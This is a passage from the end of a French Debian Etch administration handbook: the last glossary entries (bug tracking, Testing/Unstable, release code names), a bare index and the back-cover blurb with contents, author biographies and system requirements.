Sous la surface, Debian BTS communique par courrier électronique : toutes les informations qu'il stocke proviennent de messages émis par les différents acteurs concernés. Voir l'encadré page 12 pour plus de détails techniques.
Debian BTS offre bien d'autres fonctionnalités (notamment les *tags*, ou étiquettes) ; découvrez-les dans sa documentation en ligne : http://www.debian.org/Bugs/index.fr.html

système de suivi de paquets Initialement réalisé par Raphaël Hertzog, ce système offre un synoptique qui rassemble sur une seule page les informations relatives à chaque paquet source. On peut ainsi apprécier rapidement l'état du logiciel, identifier les tâches à réaliser, et proposer son aide. C'est pourquoi cette page réunit en vrac les statistiques des bogues, les versions disponibles dans chaque distribution, la progression du paquet dans la distribution « *Testing* », l'état des traductions des descriptions et des « *templates debconf* », l'éventuelle disponibilité d'une nouvelle version amont, des avertissements en cas de non conformité à la dernière version de la charte Debian, des renseignements sur le mainteneur, et toute autre information que celui-ci aura souhaité y intégrer.

▸ http://packages.qa.debian.org/

Igor Genibel a créé une interface web similaire, développée autour des mainteneurs plutôt que des paquets eux-mêmes. Elle donne à chaque développeur un synoptique de l'état de tous les paquets Debian placés sous sa responsabilité.

▸ http://qa.debian.org/developer.php

Ces deux sites web constituent des outils pour *Debian QA* (« *Quality Assurance* »), le groupe en charge de l'assurance qualité au sein de Debian.

tags Étiquettes utilisées dans le suivi de bogues chez Debian.
Voir « système de suivi de bogues »

templates Fichier décrivant les interactions avec l'utilisateur lors de la configuration d'un paquet.
Voir « debconf »

Testing Distribution intermédiaire entre *Stable* et *Unstable*. Elle consiste en une sélection automatique des paquets de *Unstable* selon des critères tentant de garantir une certaine qualité. Voir la section sur le cycle de vie des paquets, page 19.

Toy Story Film d'animation produit par Pixar dont les noms des personnages furent employés pour baptiser les versions successives de Debian.
Voir « noms de code »

ucf Voir « préserver la configuration existante »

Unstable Distribution où les paquets fraîchement préparés par les mainteneurs sont intégrés. Ils y subissent une campagne de tests et plusieurs mises à jour jusqu'à ce que leur qualité permette de les migrer vers *Testing*.
Voir « Testing »

update-alternatives Script modifiant le lien établissant, sur une machine donnée, une correspondance entre un service et le logiciel l'assurant.
Voir « choix (alternatives) »

Venema, Wietse Personnalité du monde du logiciel libre dont les compétences en matière de sécurité en font un programmeur réputé. Il développa le programme **`tcpd`** et est également l'auteur principal de Postfix, serveur de messagerie électronique SMTP (*Simple Mail Transfer Protocol*, ou protocole simple de courrier électronique) modulaire conçu pour être plus sûr et plus fiable que **`sendmail`**.

version Ensemble de paquets ayant tous atteint un niveau de maturité donné, regroupés dans un tout cohérent (surtout s'il est qualifié de « *Stable* » ou de « *Testing* » — les systèmes « *Unstable* », comme leur nom l'indique, ne sont pas toujours très cohérents).
Voir « Release Manager »

virtuel, paquet Voir « paquet virtuel »

Wietse Venema Voir « Venema, Wietse »

wiki.debian.org Le Wiki est un site collaboratif où même de simples visiteurs peuvent faire des suggestions depuis un navigateur. Il sert aussi bien aux développeurs pour spécifier des projets qu'aux utilisateurs pour partager leurs connaissances en rédigeant collaborativement des documents.

wishlist Niveau de gravité d'un rapport de bogue exprimant un souhait (pour l'ajout d'une nouvelle fonction, par exemple) plutôt qu'un problème dans l'existant.
Voir « charte Debian »

Woody Voir « noms de code »

Index

Symboles

A

D

E

F

G

H

I

J

K

L

M

N

O

S

T

U

V

W

Cahiers de l'Admin

GNU/Linux Debian Etch

Debian GNU/Linux, distribution Linux non commerciale extrêmement populaire, est réputée pour sa fiabilité et sa richesse. Soutenue par un impressionnant réseau de développeurs dans le monde, elle a pour principes l'engagement vis-à-vis de ses utilisateurs et la qualité. Ses technologies concernent un nombre toujours croissant d'administrateurs, notamment par le biais de la distribution dérivée Ubuntu.

Ce cahier de l'Admin consacré à **Debian Etch** perpétue le succès de sa première version : accessible à tous, il fournit un ensemble suffisant de connaissances pour qui souhaite devenir un administrateur Debian GNU/Linux efficace et indépendant. Il traite des outils et méthodes qu'un administrateur Linux compétent maîtrise, depuis l'installation et la mise à jour du système jusqu'à la création de paquetages et la compilation d'un noyau Linux, en passant par la supervision, la sauvegarde et les migrations, sans oublier des techniques avancées telles que la mise en place de SELinux pour sécuriser des services, l'automatisation des installations ou encore la virtualisation avec Xen.

L'amorçage de ce DVD-Rom lance l'installation de **Debian GNU/Linux 4.0r1 (Etch) i386/AMD64/PPC.** Il contient de nombreux logiciels (2,3 Go) : Gnome et XOrg, Apache, Samba, PostgreSQL, PHP, Bind, Postfix, etc.

Debian, système d'exploitation universel • Les principes du logiciel libre selon Debian • Développeurs Debian, utilisateurs, équipes et sous-projets • Rôle d'une distribution • **Présentation de l'étude de cas** • **Prise en compte de l'existant et méthode de migration** • Coexistence en environnement hétérogène • Démarche de migration • **Installation** • Depuis un CD-Rom, une clé USB • Par le réseau • **Système de paquetage, outils et principes de base** • Paquet source • Découverte de dpkg • **Maintenance et mise à jour avec les outils APT** • apt-get et apt-cache • Frontaux : aptitude, synaptic, gnome-apt • **Se documenter** • **Résolution de problèmes** • **Configuration de base** • Le clavier • Le réseau • Ethernet et PPP • Nommage et résolution de noms • Utilisateurs et groupes avec ou sans LDAP • Impression • Chargeur de démarrage • LILO et GRUB • Rotation des fichiers de logs • Synchronisation horaire • Partage des droits d'administration • Points de montage • **Configuration et installation d'un noyau. Services Unix** • Démarrage • Connexion à distance • SSH • VNC • Webmin • Debconf. Syslog • Inetd • Cron et atd • Anacron • Quotas • **Sauvegarde** • Hotplug • Udev • **Gestion de l'énergie** • APM, ACPI, PCMCIA • **Infrastructure réseau** • Passerelle • Masquerading • VPN • QoS • DNS • Outils de diagnostic • **Services réseau** • Postfix • Apache • NFS • Samba • Squid • LDAP • **Station de travail** • Xorg • L'interface graphique • GNOME et KDE • Courrier électronique, navigateurs web, développement, travail collaboratif, suites bureautiques, émulation Windows • **Administration avancée** • RAID et LVM • Virtualisation avec XEN • Installation automatisée • Supervision • **Sécurité** • Politique de sécurité • Pare-feu • Surveillance • IDS • SELinux • En cas de piratage • **Techniques avancées** • Recompiler un paquet depuis ses sources • Construire un paquet • Devenir mainteneur de paquet • **Distributions dérivées** • Ubuntu • Knoppix • **Petit cours de rattrapage** • Arborescence des fichiers • Fonctionnement d'un ordinateur • Rôle du noyau • Espace utilisateur • **Glossaire**.

Raphaël Hertzog est ingénieur en informatique diplômé de l'INSA de Lyon et développeur Debian depuis 1997. Fondateur de Freexian, première SSII spécialisée dans Debian GNU/Linux, il est l'un des contributeurs français majeurs participant à ce projet Linux.

Développeur Debian depuis 2000, développeur et mainteneur du logiciel libre Gforge, **Roland Mas** est consultant indépendant spécialisé dans l'installation et la migration de systèmes Debian GNU/Linux et la mise en place d'outils de travail collaboratifs.

Configuration requise :
• PC ou Mac, processeur x86 ou AMD64 de chez AMD/Intel ou processeur PowerPC de Apple/IBM • 128 Mo de mémoire RAM, 64 Mo requis lors de l'installation • 500 Mo d'espace disponible sur le disque dur • Lecteur DVD-Rom

Connexion Internet haut débit recommandée (mais non nécessaire).

illustration Wildbuck

EYROLLES